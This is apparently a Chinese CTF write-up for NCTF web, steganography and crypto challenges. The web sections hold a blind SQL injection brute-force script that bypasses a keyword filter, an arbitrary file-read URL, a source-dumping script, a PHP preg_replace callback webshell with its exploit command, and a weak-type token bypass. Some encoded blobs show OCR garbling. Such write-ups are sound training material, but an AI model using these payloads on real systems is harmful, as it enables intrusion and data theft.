
`http://4.chinalover.sinaapp.com/web6/index.php?user=' union select md5(1)# & pass=1`

即得**flag**

综合题2

得到信息

打开可以看见是一个留言板，由于这道题不是xss的题，所以推测跟注入有关，尝试随便点一点



提示查看源码，里面存在一些链接，但打开没有获得有用的信息，不过当点击此链接时，获得提示

```
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    很明显，这是安装后留下来忘删除的文件。。。
    至于链接会出现在主页上，这就要问管理员了。。。

    ================================华丽的分割线============================

       本CMS由Funny公司开发的公司留言板系统，据本技术总监说，此CMS采用国际
    顶级的技术所开发，安全性和实用性杠杠滴~&lt;/br&gt;

       以下是本CMS各文件的功能说明（由于程序猿偷懒，只列了部分文件）
    config.php：存放数据库信息，移植此CMS时要修改
    index.php：主页文件
    passencode.php：Funny公司自写密码加密算法库
    say.php：用于接收和处理用户留言请求
    sm.txt：本CMS的说明文档


    sae的information_schema表好像没法检索，我在这里给出admin表结构
    create table admin (
    id integer,
    username text,
    userpass text,
    )
    ============================================================================

       下面是正经的：
       本渗透测试平台由：三只小猹(root#zcnhonker.net)&amp;amp; 冷爱(hh250@qq.com)开
    发.由你们周老大我辛苦修改，不能题目都被AK嘛，你们说是不是。所以这一题。。你们做出来也算你们吊咯。
```

在里面得知几个文件，但直接访问发现不行，猜测一下利用文件方式访问

`http://cms.nuptzj.cn/about.php?file=`

依次可得到`index.php`、`passencode.php`、`say.php`、`config.php`、`about.php`

about.php

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<?php
$file=$_GET['file'];
if($file=="" || strstr($file,'config.php')){
echo "file参数不能为空！";
exit();
}else{
$cut=strchr($file,"loginxlcteam");
if($cut==false){
$data=file_get_contents($file);
$date=htmlspecialchars($data);
echo $date;
}else{
echo "<script>alert('敏感目录，禁止查看！但是。。。')</script>";
}
}
```

index.php

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<?php
if(!isset($_COOKIE['username'])){
setcookie('username','');
```

```
setcookie('userpass','');
}
?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitio
nal.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>皇家邮电渗透测试平台</title>
<style type="text/css">
<!--
.STYLE1 {font-size: 18px}
-->
</style>
</head>

<body>
<center>
  <h1>Xlcteam客户留言板</h1>
  <p><hr /> </p>
  <div align="left" style="width:1024px">
    <h3>  欢迎来到Xlcteam客户留言板，各位朋友可以在这里留下对本公司的意见或建议。<br /><br />
          本组织主要为企业提供网络安全服务。正如公司名所说，本公司是混迹在“娱乐圈”中的公司，喜欢装B，一直摸黑竞争
对手，从未被黑。<br />
        本公司的经营理念为“技术好，算个吊，摸黑对手有一套，坑到学生才叫吊~”。<br />
          你别说不爽我们，有本事来爆我们（科哥）菊花~ come on！！  </h3>
          </div>
    <hr />
  <div id="msg" name="msg" align="left" style="width:1024px">
    <h2>客户留言：     </h2><hr /><br />
    <?php
    //这里输出用户留言
    include 'antixss.php';
    include 'config.php';
    $con = mysql_connect($db_address,$db_user,$db_pass) or die("不能连接到数据库！！".mysql_error());
    mysql_select_db($db_name,$con);
    $page=$_GET['page'];
    if($page=="" || $page==0){
     $page='1';
     }
    $page=intval($page);
    $start=($page-1)*7;
    $last=$page*7;
    $result=mysql_query("SELECT * FROM `message` WHERE display=1 ORDER BY id LIMIT $start,$last");
    if(mysql_num_rows($result)>0){
    while($rs=mysql_fetch_array($result)){
    echo htmlspecialchars($rs['nice'],ENT_QUOTES).":<br />";
    echo '    '.antixss($rs['say']).'<br /><hr />';
    }
    }
    mysql_free_result($result);
    ?>
    <center>

      <p><a href="index.php">首页</a>
        <?php
    $contents=mysql_query("SELECT * FROM `message` WHERE display=1");
    if(mysql_num_rows($contents)>0){
    $num=mysql_num_rows($contents);
    if($num%8!=0){
```

```
    if($num%8!=0){
    $pagenum=intval($num/8)+1;
    }else{
    $pagenum=intval($num/8);
    }
    for($i=1;$i<=$pagenum;$i++){
    echo '<a href="index.php?page='.htmlspecialchars($i).'">'.htmlspecialchars($i).'</a> ';
    }
    }
    mysql_free_result($contents);
    mysql_close($con);
    ?>
            <a href="index.php?page=<?php echo htmlspecialchars($pagenum);?>">尾页</a>
     </p>
     <form method="post" action="./so.php">
       留言搜索(输入ID):
     <input name="soid" type="text" id="soid" />
     <input type="submit"  value="搜索"/>
     </form>
    </center>
  </div>
  <hr />
  <div id="say" name="say" align="left" style="width:1024px">
  <h2>留言：</h2>
  <form method="post" action="./preview.php">
  <span class="STYLE1">昵称：</span>
  <input name="nice" type="text" id="nice"
  <?php
  //这里是获取昵称的cookie再显示  value=""
  $username=$_COOKIE['username'];
  $username=htmlspecialchars($username,ENT_QUOTES);
  echo ' value="'.$username.'" ';
  ?> />
  </label>
    <p class="STYLE1">内容：<br />
       <textarea style="width:800px;height:100px" name="usersay" id="usersay"></textarea>
    <label>
        <br />
                
        <input onclick="return checkform()" type="submit" name="Submit" style="width:600px;height:50px" value="
预览" />
        </label>
      <br />
    (可用[a]网址[/a]代替&lt;a href=&quot;网址&quot; &gt;网址&lt;/a&gt;) </p>
    </form>
  </div>
  <div>
    <h4><a href="./about.php?file=sm.txt">本CMS说明</a></h4>
  </div>
  <div align="center">
  鸣谢·红客联盟(HUC)官网<br />
  </div>
</center>
<script>
function checkform(){
if(say.nice.value=="" || say.usersay.value==""){
alert("昵称或留言内容不能为空");
return false;
}else{
return true;
```

```
}
</script>
</body>
</html>
```

passencode.php

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<?php
function passencode($content){
//$pass=urlencode($content);
$array=str_split($content);
$pass="";
for($i=0;$i<count($array);$i++){
if($pass!=""){
$pass=$pass." ".(string)ord($array[$i]);
}else{
$pass=(string)ord($array[$i]);
}
}
return $pass;
}
?>
```

say.php

```php
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<?php
include 'config.php';
$nice=$_POST['nice'];
$say=$_POST['usersay'];
if(!isset($_COOKIE['username'])){
setcookie('username',$nice);
setcookie('userpass','');
}
$username=$_COOKIE['username'];
$userpass=$_COOKIE['userpass'];
if($nice=="" || $say==""){
echo "<script>alert('昵称或留言内容不能为空！(如果有内容也弹出此框，不是网站问题喔~ 好吧，给个提示：查看页面源码有惊喜！)');
</script>";
exit();
}
$con = mysql_connect($db_address,$db_user,$db_pass) or die("不能连接到数据库！！".mysql_error());
mysql_select_db($db_name,$con);
$nice=mysql_real_escape_string($nice);
$username=mysql_real_escape_string($username);
$userpass=mysql_real_escape_string($userpass);
$result=mysql_query("SELECT username FROM admin where username='$nice'",$con);
$login=mysql_query("SELECT * FROM admin where username='$username' AND userpass='$userpass'",$con);
if(mysql_num_rows($result)>0 && mysql_num_rows($login)<=0){
echo "<script>alert('昵称已被使用，请更换！');</script>";
mysql_free_result($login);
mysql_free_result($result);
mysql_close($con);
exit();
}
mysql_free_result($login);
mysql_free_result($result);
$say=mysql_real_escape_string($say);
mysql_query("insert into message (nice,say,display) values('$nice','$say',0)",$con);
mysql_close($con);
echo '<script>alert("构建和谐社会，留言需要经过管理员审核才可以显示！");window.location = "./index.php"</script>';
?>
```

从`index.php`可以知道`antixss.php`，源码得知有`so.php`、`preview.php`

preview.php

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitio
nal.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>预览留言</title>
</head>

<body>
<?php
$prenice=$_POST['nice'];
$presay=$_POST['usersay'];
include 'antixss.php';
?>
<center>
<div id="say" name="say" align="left" style="width:1024px">
<form method="get" action="./say.php">
  <p>
    <input name="nice" type="hidden" id="nice" value=<?php echo '"'.htmlspecialchars($prenice).'"'; ?> />
    <input name="usersay" type="hidden" id="usersay" value=<?php echo '"'.antixss($presay).'"'; ?> />
    <?php echo htmlspecialchars($prenice); ?>:<br />
        
    <?php echo antixss($presay);?><br /><br />
            
        <input onclick="return checkform()" type="submit" name="Submit" style="width:600px;height:50px" value="
确认提交" />
  </p>
  </form>
</div>
(提示:再次提醒，xss不保证可以成功,允许留言是为了增加娱乐性，换条思路吧!，因为我也不会xss- -~)
</center>
<script>
function checkform(){
if(say.nice.value=="" || say.usersay.value==""){
alert("昵称或留言内容不能为空");
return false;
}else{
return true;
}
</script>
</body>
</html>
```

so.php

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitio
nal.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>搜索留言</title>
</head>

<body>
<center>
<div id="say" name="say" align="left" style="width:1024px">
<?php
if($_SERVER['HTTP_USER_AGENT']!="Xlcteam Browser"){
echo '万恶滴黑阔，本功能只有用本公司开发的浏览器才可以用喔~';
    exit();
}
$id=$_POST['soid'];
include 'config.php';
include 'antiinject.php';
include 'antixss.php';
$id=antiinject($id);
$con = mysql_connect($db_address,$db_user,$db_pass) or die("不能连接到数据库！！".mysql_error());
mysql_select_db($db_name,$con);
$id=mysql_real_escape_string($id);
$result=mysql_query("SELECT * FROM `message` WHERE display=1 AND id=$id");
$rs=mysql_fetch_array($result);
echo htmlspecialchars($rs['nice']).':<br />    '.antixss($rs['say']).'<br />';
mysql_free_result($result);
mysql_free_result($file);
mysql_close($con);
?>
</div>
</center>
</body>
</html>
```

从`so.php`里知道有`antiinject.php`

antiinject.php

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<?php
function antiinject($content){
$keyword=array("select","union","and","from",' ',"'",";",'"',"char","or","count","master","name","pass","admin",
"+","-","order","=");
$info=strtolower($content);
for($i=0;$i<=count($keyword);$i++){
 $info=str_replace($keyword[$i], '',$info);
}
return $info;
}
?>
```

自此，基本上所有的文件源码都已得到（通过好友鸡的贡献，可以通过脚本直接一键全部拔下源码 博客


脚本代码

```
# -*- coding: utf-8 -*-
import requests
import HTMLParser
import codecs
s=['say','config','passencode','index','so','antiinject','antixss','about','preview']

h = HTMLParser.HTMLParser()
for i in s:
    url="http://cms.nuptzj.cn/about.php?file={0}.php".format(i);
    f=codecs.open(str(i)+'.php','w+','utf-8')#codecs可指定文件编码
    s=requests.get(url)
    s.encoding='utf-8'
    f.write(h.unescape(s.text))#反转意html实体
```

)

分析源码

通过`so.php`和`antiinject.php`可以知道关于搜索部分存在sql注入，通过研究`antiinject.php`可以知道将一些关键字全部替换成空，这样的话，根据反过滤关键字只过滤一次，这样的话就很好构造注入语句,由于user-agent被固定，所以利用**Modify Headers**修改一下



构造语句

`soid=1/**/aANDnd/**/exists(sSELECTelect/**/*/**/fFROMrom/**/aADMINdmin/**/where/**/length(usernnameame)>4)`

得到`username`长度为5

`soid=1/**/aANDnd/**/exists(sSELECTelect/**/*/**/fFROMrom/**/aADMINdmin/**/where/**/length(userpaspasss)>33)`

得知`userpass`长度为34

然后写脚本爆账号密码

```
import requests

url = "http://cms.nuptzj.cn/so.php"
header = {
    'User-Agent': 'Xlcteam Browser',
    'Host': 'cms.nuptzj.cn',
}
dic = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
result= ""
for j in range(1,6):
    for i in dic:
        id = '1/**/aANDnd/**/exists(sSELECTelect/**/*/**/fFROMrom/**/aADMINdmin/**/WHERE/**/oORrd(substr(usernna
meame,{0},1))>{1})'.format(j,ord(i))
        #id ='1/**/aANDnd/**/exists(sSELECTelect/**/*/**/fFROMrom/**/aADMINdmin/**/WHERE/**/oORrd(substr(userpas
passs,{0},1))>{1})'.format(j,ord(i))
        data = {
            "soid":id
        }
        response = requests.post(url=url,headers=header,data=data)
        if(len(response.text) < 430):
            result += i
            break
    print(result)
```

账号`admin`
密码`10201170990107011401170110011601 17`
通过`passencode.php`可以知道密文是ASCII值，解密得`fuckruntu`
然后登陆`http://cms.nuptzj.cn/loginxlcteam`

恭喜你已拿下后台，离爆菊只差一步了flag1:nctf{}

能来到这里，相信也不是只会用工具的脚本小子了

现在离爆菊只差一步了

因为程序猿连后台都懒得开发了，为了方便管理，他邪恶地放了一个一句话木马在网站的根目录下
小马的文件名为：xlcteam.php

黑阔，哎哟~不错哦

打开`lcteam.php`得到：

```php
<?php
$e = $_REQUEST['www'];
$arr = array($_POST['wtf'] => '|.*|e',);
array_walk($arr, $e, '');
?>
```

典型的php回调后门，直接扫所有文件
`www=preg_replace&wtf=print_r(scandir("."))`
得到文件`恭喜你获得flag2.txt`
访问即得`flag:nctf{you_are_s0_g00d_hacker}`

密码重置2

一头雾水，看下tips

```
TIPS:
1.管理员邮箱观察一下就可以找到
2.linux下一般使用vi编辑器，并且异常退出会留下备份文件
3.弱类型bypass
```

通过查看源码稍微观察一下就可以得到管理员邮箱
`<meta name="admin" content="admin@nuptzj.cn" />`
然后根据提示2，度娘一下
链接(http://blog.sina.com.cn/s/blog_87f166cf010178sn.html)
可知是会产生`.swp`文件，开始尝试，发现`.submit.php.swp`存在，得到关键性源码

```
.........这一行是省略的代码.........

/*
如果登录邮箱地址不是管理员则 die()
数据库结构

--
-- 表的结构 `user`
--

CREATE TABLE IF NOT EXISTS `user` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `username` varchar(255) NOT NULL,
  `email` varchar(255) NOT NULL,
  `token` int(255) NOT NULL DEFAULT '0',
  PRIMARY KEY (`id`)
) ENGINE=MyISAM  DEFAULT CHARSET=utf8 AUTO_INCREMENT=2 ;

--
-- 转存表中的数据 `user`
--

INSERT INTO `user` (`id`, `username`, `email`, `token`) VALUES
(1, '****不可见***', '***不可见***', 0);
*/


.........这一行是省略的代码.........

if(!empty($token)&&!empty($emailAddress)){
 if(strlen($token)!=10) die('fail');
 if($token!='0') die('fail');
 $sql = "SELECT count(*) as num from `user` where token='$token' AND email='$emailAddress'";
 $r = mysql_query($sql) or die('db error');
 $r = mysql_fetch_assoc($r);
 $r = $r['num'];
 if($r>0){
  echo $flag;
 }else{
  echo "失败了呀";
 }
}
```

注：一般火狐会出现乱码，改一下格式，而用chrome查看源码不会出现乱码

通过分析关键位置的代码


```
if(!empty($token)&&!empty($emailAddress)){
 if(strlen($token)!=10) die('fail');
 if($token!='0') die('fail');
 $sql = "SELECT count(*) as num from `user` where token='$token' AND email='$emailAddress'";
```

可知需要让**token**为10位且为0，其他没有什么限制条件，`token=0000000000`
输入邮箱，`token`即得
flag`nctf{thanks_to_cumt_bxs}`

隐写术


女神

下载下来是一张女神的照片，直接用**Stegs**分析，直接打开`file format`找到**flag**



图种

将动图下载下来，既然是图种，就将格式改为`.zip`，



然后解压出来一张动图，分析记得**flag**

密码

easy

一看一串字符，**base64解密**即得

KeyBoard

既然提示是键盘，那么就直接按键盘画得到`flag:nctf{areuhack}`

base64全家桶

一连串字符

```
R1pDVE1NWlhHUTNETU4yQ0dZWkRNTUpYR00zREtNWldHTTJES1JSV0dJM0RDTlpUR1kyVEdNWlRHSTJVTU5SUkdaQ1RNTkJWSVkzREVOUlJHNFpUTU5KVEdFWlRNTjJF
```

一次进行**base64**、**base32**、**base16**解密即得**flag**

n次base64

直接不断解密直到得到**flag**

骚年来一发吗

一段密文：

> iEJqak3pjlaZ0NzLiITLwWTqzqGAtW2oyOTq1A3pzqas

一个**php加密**的函数，根据特点逆转解密文件即可


```php
<?php
    function decode($str)
    {
        $_='';
        $one=str_rot13($str);
        $two=strrev($one);
        $three=base64_decode($two);
        $four=strrev($three);
        for($i=0;$i<strlen($four);$i++)
        {
            $_c=substr($four,$i,1);
            $__=ord($_c)-1;
            $_c=chr($__);
            $_=$_.$_c;
        }
        return $_;
    }
    print decode("iEJqak3pjIaZ0NzLiITLwWTqzqGAtW2oyOTq1A3pzqas");
?>
```

解密即得**flag**

mixed_base64

拿到密文，根据分析是10次随机`base16、32、64`加密，这样分析每次密文的特点，依次解密即得**flag**


```
32
34453534343937413444353435323432344534343439333134453641353133313445374135313331344436413535374134453642344433313
34453641353234323445353435393331344534343532343234453434353533313445343435353331344437413535333034443741353533323
34453642343933323445343435353332344534353531374134443534353537393445343534353331344534343535333234453741343133313
34453641353537413445353435353331344535343633333534453534343933313445353435393330344534353539333134443534344437373
34453435343533303446343435353331344536423439333035313534353133313445353434443331344535343444333134453434344433313
34453641353533313445364134443741344434343532343534453642344433313444364135323432344535343531333134453641363333373
34453534353133313444364134443738344534353435333034443741353537393445343435353332353137413535373934453534353533323
35313741353533323445343436373331344537413535333034453435343533303445364135353739344437413431374134453534353234333
34453534353933313445353435393330344535343439333035323534353133323445353434393330353137413535333034453642344443333
34443434353533333445353434393741344434343444373734453741364233313444364135313331344537413531333035323641353537383
34443741343133303532353435313334344535343535333134453641363337373445343435353331344437413535333134443741364233303
34443741353533323445353435353332344534343536343234453435353133323531364135353332344534353435333134453434354134333
34453741343133313445374135353739344437413435333034453641353937383445353435393330344535343633333034453534343133313
34443534354134343445353435393330344634343532343634453434353133303531353435313331344535343535374134443434344433313
34453435344433313444353435413433344536413531333134443641353234353445364234443331344436413532343434453534353137413
34443434363337373445353436333331344436413634323445353434353333334463534353537393445353435353331344536413532343437
34453534343537413444343435363432344534343637333134453534354134333445343535333034453534353537413444374134353330
34453641353234333445353435393331344535343541343434453434353933303532343435413434344535343439333035313741353533330
34453642343933303532353435313332344535343439374134443534353234323445343435313331344536413531333134453741353133330
35323534353533333445364234443331353135343532343234453534343933313445343435323432344534343539333134443641353533313
34443741353533303531364135353331344437413431333234453434353537393445353436333332353136413535373934453534353534353331
34453434354134333445374134313331344535343535373934443741343533323531364136333534453534353933303445353435413434
34453435353933313444374135413434344535343439333034463434353533323445353435313330353135343531333134453534344433313
34453641353133323445353434443331344536413541343334453641353133303531353435323435344536423439333134443641353537373
34453534353133323531364136333737344535343633333134443641344437373444374134313333344635343535373934453434353533333
34453434353234363445353434443332353137413536343234453435353533313444364135353330344534353534353331344535343535333
34453535353741344535343531333034453534353533323531364135393330344535343539333035323434344437373445353434393330
35313534353533313445353435393333344434353533323445353434393741344435343541343334453741364233313445364135313331
34453435353533303532364135353741344536423444333035323534353133343445353435313331344536413633373734453434355333
34443741353533313444374136423330344437413535333234453741344437373445343535313332353136413535333234453641353533323
34453435343533313445343435413434344537413531333034443741353537393444374134533531344535343633333534453534353933330
34453534354134343445353434393331344535343541343434453535353330344634343535333134453534353133303531353435313332
34453534343933313445353434443331344534353439333134453741353133313445364135313331344436413532343534444374134353331
34443641353234343445353435353331344535343633373734453534353933313444374135313331344535343535333334463534353533323
34453434353533323531374135323436344535343633333235313741353234363445343436373331344536413535333234453642344443330
34453534353537413445353435393330344536413532343334453534353933303445353435393330344535343539333035323434354134333
34453434393331344436413535333034453642343933333344434353533333445353434393741344434343444333134453434353133313
34443641353133313445364135313331344437413535373834453642344433314444364135323432344535343535333134453641363333737
34453534353933313444374135353331344437413431333333446353435353739344535343535333234453434353234373445353434353741
34443434353133313444374136423331344434353533303444374134313741344463531334433
```

```
16
4E54497A4D5452424E4449314E6A51314E7A51314D6A557A4E6B4D314E6A52424E5459314E4452424E4455314E4455314D7A55304D7A5532
4E6B49324E4455324E45517A4D5455794E4545314E4455324E7A41314E6A557A4E5455314E5463354E5449314E5459304E4559314D544D77
4E4545304F4455314E6B4930515451314E544D314E544D314E444D314E6A55314E6A4D7A4D4452454E6B4D314D6A52424E5451314E6A6377
4E5451314D6A4D784E4545304D7A55794E445532517A55794E545532517A55324E4467314E7A55304E4545304E6A55794D7A417A4E545243
4E5459314E5459304E5449305254513245444930517A55304E6B4D334D4455334E54497A4D444D774E7A6B314D6A51314E7A5130526A5578
4D7A4130525451344E5455314E6A63774E4455314D7A55314D7A6B304D7A55324E5455324E4456424E455132516A55324E4545314E445A43
4E7A41314E7A55794D7A45304E6A59784E5459304E5463304E5441314D545A444E5459304F4452464E445130515451314E54557A4D444D31
4E454D314D545A434E6A51314D6A52454E6B4D314D6A52444E54517A4D4463774E5463314D6A64424E5445334F5455794E5455314E6A5247
4E54457A4D4456424E4467314E545A434E4545304E54557A4D7A45304E6A52434E5459314E545A444E44593052445A444E544930517A5530
4E6B4930525451324E54497A4D5452424E4451314E6A51314E7A5130525455334E6B4D31515452424E5449314E4452424E4459314D6A5531
4D7A55305 16A55314D7A41324E4455794E546332516A55794E4545314E445A434E7A41314E5455794D7A4532516A63354E5459304E545A44
```

```
4D7A5530516A55314D7A41324E4455794E546332516A55794E4545314E445A434E7A41314E5455794D7A4332516A63334E5459304E545A44
4E4559314D7A5A444E5449304F4455324E545130515451314E544D314E6A51324E544D314E6A5A434E6A5130515452454E6B49314D6A5577
4E545132516A63774E5463314D6A4D774D7A41334F5455794E4455334E4452464E544D32517A56424E4545314D6A55304E4545314E545531
4E54557A4E5451304E544532516A59304E54593052444D774E544930515455314E5459334D4455324E54497A4D545A434E7A6B314E6A5131
4E455530526A557A4E6B4D30525451344E5451314E6A63774E4455314D7A55314D7A6B304D7A55324E5455324D7A4D774E455132516A5532
4E4545314E445A434E7A51304D7A55794D7A45314E5463354E5459304E545A444E5449314E545A444E5545304F4455314E5451304E545132
4E5449314E544D314E4549314E7A51314E6A51314D6A52454D7A45314D6A52444E5455314E5463774E5459314D7A51314E5455334F545532
4E445532517A52464E546332517A52464E4467314E6A55324E6B4D304E54557A4E5459304E6A52434E5459304E5459304E5459304E6A6377
4E5459314D7A55314D7A41334F5455794E5455324E4452474E54457A4D4451314D7A6B314D4455304D7A417A4F513D3D

16
NTIzMTRBNDI1NjQ1NzQ1MjUzNkM1NjRBNTY1NDRBNDU1NDU1MzU0MzU2NkI2NDU2NEQzMTUyNEE1NDU2NzA1NjUzNTU1NTc5NTI1NTY0NEY1MTMw
NEE0ODU1NkI0QTQ1NTM1NTM1NDM1NjU1NjMzMDRENkM1MjRBNTQ1NjcwNTQ1MjMxNEE0MzUyNDU2QzUyNTU2QzU2NDg1NzU0NEE0NjUyMzAzNTRC
NTY1NTY0NTI0RTQ2NTI0QzU0NkM3MDU3NTIzMDMwNzk1MjQ1NzQ0RjUxMzA0RTQ4NTU1NjcwNDU1MzU1Mzk0MzU2NTU2NDVBNEQ2QjU2NEE1NDZC
NzA1NzUyMzE0NjYxNTY0NTc0NTA1MTZDNTY0ODRFNDQ0QTQ1NTUzMDM1NEM1MTZCNjQ1MjRENkM1MjRDNTQzMDcwNTc1MjdBNTE3OTUyNTU1NjRG
NTEzMDVBNDg1NTZCNEE0NTUzMzE0NjRCNTY1NTZDNDY0RDZDNTI0QzU0NkI0RTQ2NTIzMTRBNDQ1NjQ1NzQ0RTU3NkM1QTRBNTI1NDRBNDY1MjU1
MzU0QjU1MzA2NDUyNTc2QjUyNEE1NDZCNzA1NTUyMzE2Qjc5NTY0NTZDNEY1MzZDNTI0ODU2NTQ0QTQ1NTM1NjQ2NTM1NjZCNjQ0QTRENkI1MjUw
NTQ2QjcwNTc1MjMwMzA3OTUyNDU3NDRFNTM2QzVBNEE1MjU0NEE1NTU1NTUzNTQ0NTE2QjY0NTY0RDMwNTI0QTU1NTY3MDU2NTIzMTZCNzk1NjQ1
NEU0RjUzNkM0RTQ4NTQ1NjcwNDU1MzU1Mzk0MzU2NTU2MzMwNEQ2QjU2NEE1NDZCNzQ0MzUyMzE1NTc5NTY0NTZDNTI1NTZDNUE0ODU1NTQ0QTQ2
NTI1NTM1NEI1NzQ1NjQ1MjREMzE1MjRDNTU1NTcwNTY1MzQ1NTU3OTU2NDU2QzRFNTc2QzRFNDg1NjU2NkM0NTUzNTY0NjRCNTY0NTY0NTY0RDZC
NTI1MjU0NkI3MDU3NTIzMDM1NDQ1MjQ1NjQ1MzUxNkM1MjRBNTU1NjcwNTY1MzU1MzA3OTUyNTU2NDRGNTEzMDQ1Mzk1MDU0MzAzOQ==

64
52314A4256457452536C564A56544A4554553543566B64564D31524A5456705653555795255644F51304A48556B4A455355354356556330
4D6C524A5456705452314A4352456C52556C564857544A465230354B565564524E46524C546C7057523030795245744F51304E4855567045
535539435655645A4D6B564A546B705752314661564574505156484E444A455530354C516B64524D6C524C54307057527A51795255564F
51305A48556B4A455331464B56556C464D6C524C546B4E4652314A44564574444E576C5A4A52544A465255354B55306452576B524A546B7055
52316B7956456C4F536C524856544A4553564653566B644A4D6B5250546B7057523030795245744E536C5A4A52544A55555553544516B6456
4D30524A5556705652316B7956454E4F536C4E485456704553553943565563304D6B564A546B74435231557956456C52556C5A4855544A46
5255354B574564524D31524C55557056534555795645C4E576C4E4856566C455356464B564564564D6B5252546B705752303544524564535153
516C524A5556705653553079525564505130453950543039

16
R1JBVEtRSlVJVTJETU5CVkdVM1RJTVpVSUUyRUdOQ0JHUkJESU5CVUc0MlRJTVpTR1JCRElRUlVHWTJFR05KVUdRNFRLTlpWR00yREtOQ0NHUVpE
SU9CVUdZMkVJTkpWR1FaVEtPQlVHNDJEU05LQkdRMlRLT0pWRzQyRUVOQ0ZHUkJES1FKVUlFMlRLTkNFR1JDVEtNWlZJRTJFRU5KU0dRWkRJTkpU
R1kyVElOSlRHVTJESVFSVkdJMkRPTkpWR00yREtNSlZJRTJUUU5DQkdVM0RJUVpVR1kyVENOSlNHTVpESU9CVUc0MkVJTktCR1UyVElRUlZHUTJF
RU5KWEdRM1RLUUpVSEUyVElNWlNHVVlESVFKVEdVMkRRTkpWR05DREdSQlRJUVpVSU0yRUdOQ0E9PT09

64
GRATKQJUIU2DMNBVGU3TIMZUIE2EGNCBGRBDINBUG42TIMZSGRBDIQRUGY2EGNJUGQ4TKNZVGM2DKNCCGQZDIOBUGY2EINJVGQZTKOBUG42DSNKB
GQ2TKOJVG42EENCFGRBDKQJUIE2TKNCEGRCTKMZVIE2EENJSGQZDINJTGY2TINJTGU2DIQRVGI2DONJVGM2DKMJVIE2TQNCBGU3DIQZUGY2TCNJS
GMZDIOBUG42EINKBGU2TIQRVGQ2EENJXGQ3TKQJUHE2TIMZSGUYDIQJTGU2DQNJVGNCDGRBTIQZUIM2EGNCA====

32
4A5A4E464557434A4C4A4B444754324B4B464C54495753454B4248464D55435847495A4559574B4E4B5A4A554D4E535A4B52424536545354
4B52475534515A584A564C4651523248474D5A554B544B57475A495432504A3548553D3D3D3D3D3D

16
JZNFEWCJLJKDGT2KKFLTIWSEKBHFMUCXGIZEYWKNKZJUMNSZKRBE6TSTKRGU4QZXJVLFQR2HGMZUKTKWGZIT2PJ5HU======

64
NZRXIZT3OJQW4ZDPNVPW22LYMVSF6YTBONSTMNC7MVXGG33EMV6Q====

32
nctf{random_mixed_base64_encode}
```

异性相吸

题目要求将两个txt内容XOR一下，根据提示，二者的长度是一致的
写个脚本

```
#!usr/bin/python
#-*- coding:utf-8 -*-

f_a=open('C:/Users/XX/Desktop/mi.txt','rb')
f_b=open('C:/Users/XX/Desktop/ming.txt','rb')

a="".join(f_a.readlines())
b="".join(f_b.readlines())

s=''
for i,j in zip(a,b):
    s+=chr(ord(i)^ord(j))
print s
```

MD5

直接遍历

```
#!usr/bin/python
#-*- coding:utf-8 -*-
import md5
import string

for i in string.uppercase:
    for j in string.uppercase:
        for k in string.uppercase:
            a='TASC'+i+'O3RJMV'+j+'WDJKX'+k+'ZM'
